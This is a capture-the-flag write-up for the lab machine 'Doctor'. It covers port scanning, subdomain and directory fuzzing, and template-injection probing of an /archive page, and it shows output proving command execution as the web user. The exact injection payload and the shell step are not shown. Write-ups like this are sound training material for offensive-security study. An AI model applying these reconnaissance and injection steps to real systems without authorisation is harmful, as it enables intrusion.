

Information Gathering

1) found open ports




```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap 10.10.10.209 -p22,80,8089 -sV -sC
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-14 12:24 IST
Nmap scan report for 10.10.10.209
Host is up (0.19s latency).

PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 59:4d:4e:c2:d8:cf:da:9d:a8:c8:d0:fd:99:a8:46:17 (RSA)
|   256 7f:f3:dc:fb:2d:af:cb:ff:99:34:ac:e0:f8:00:1e:47 (ECDSA)
|_  256 53:0e:96:6b:9c:e9:c1:a1:70:51:6c:2d:ce:7b:43:e8 (ED25519)
80/tcp   open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Doctor
8089/tcp open  ssl/http Splunkd httpd
|_http-title: splunkd
| ssl-cert: Subject: commonName=SplunkServerDefaultCert/organizationName=SplunkUser
| Not valid before: 2020-09-06T15:57:27
|_Not valid after:  2023-09-06T15:57:27
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Splunkd
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 49.54 seconds
```

2) checked the web page



3) checked splunk



Splunk Atom Feed: splunkd

Updated: 2023-12-14T08:06:35+01:00 **Splunk build:** 8.0.5

rpc

1970-01-01T01:00:00+01:00

services

1970-01-01T01:00:00+01:00


servicesNS

1970-01-01T01:00:00+01:00


static

1970-01-01T01:00:00+01:00

3) found a subdomain



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u http://10.10.10.209/ -H "Host: FUZZ.doctors.htb" -fs 19848

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.10.209/
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.doctors.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 19848
________________________________________________

www                     [Status: 302, Size: 237, Words: 22, Lines: 4, Duration: 430ms]
:: Progress: [4989/4989] :: Job [1/1] :: 103 req/sec :: Duration: [0:01:26] :: Errors: 0 ::
```



Please log in to access this page.

Log In


Email

Password

☐ Remember Me

Need An Account? Sign Up Now


4) Checked directories



```
------------------------------------------------

 :: Method           : GET
 :: URL              : http://www.doctors.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/dirsearch.txt
 :: Header           : Cookie: session=.eJwljsFuwzAMQ38l87kHW7ZkOX8yDEUQyxIyrGiLODkV_fd52EUESTyBL7fYbe2bdjd_vdx0DHH9FNHe3cV9Ps59ej76MW1rn6rqfWp600Pbh7u-r5dB
79o3Nx_7qcN9Nzc7bJgAE6sxEVaJBMzFSpQICXKtFmIBGn2LaEINEXMEC62irYw-YvTJ0OoggYsvOVfJflwKvtqAWcbjxKYrZILglTF7QVMihbF7Obvu_2v-rPTdluPxo_cRUAkchEmaxAwAuWGu1kqCxJUV
BZTJVnDvX8kgUoo.ZXq99g.aBe1VW-FA-HcF535em4Uz3UK0vE
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
------------------------------------------------

.                       [Status: 200, Size: 2937, Words: 661, Lines: 77, Duration: 4598ms]
                        [Status: 200, Size: 2937, Words: 661, Lines: 77, Duration: 294ms]
archive                 [Status: 200, Size: 101, Words: 7, Lines: 6, Duration: 814ms]
home                    [Status: 200, Size: 2937, Words: 661, Lines: 77, Duration: 796ms]
logout                  [Status: 302, Size: 217, Words: 22, Lines: 4, Duration: 492ms]
reset_password          [Status: 302, Size: 217, Words: 22, Lines: 4, Duration: 720ms]
:: Progress: [12939/12939] :: Job [1/1] :: 55 req/sec :: Duration: [0:03:28] :: Errors: 4147 ::

┌──(vigneswar㉿VigneswarPC)-[~]
```


Vulnerability Assessment

1) Found ssti on archieve page


http://www.doctors.htb/archi ×
Doctor Secure Messaging - ×
Doctor Secure Messaging ×
view-source:http://www.doctors.htb/archive
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec

```

<?xml version="1.0" encoding="UTF-8" ?>
<rss version="2.0">
<channel>
<title>Archive</title>
<item><title><%= 7*7 %=> #{7*7} *{7*7} $49 ${7*7}</title></item>

        </channel>

```


2) it uses jinja2


http://www.doctors.htb/arch
Doctor Secure Messaging -
view-source:http://www.doctors.htb/archive
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec

```

	<?xml version="1.0" encoding="UTF-8" ?>
	<rss version="2.0">
	<channel>
	<title>Archive</title>
	<item><title>uid=1001(web) gid=1001(web) groups=1001(web),4(adm)
</title></item>

			</channel>

```

Exploitation

1) got shell

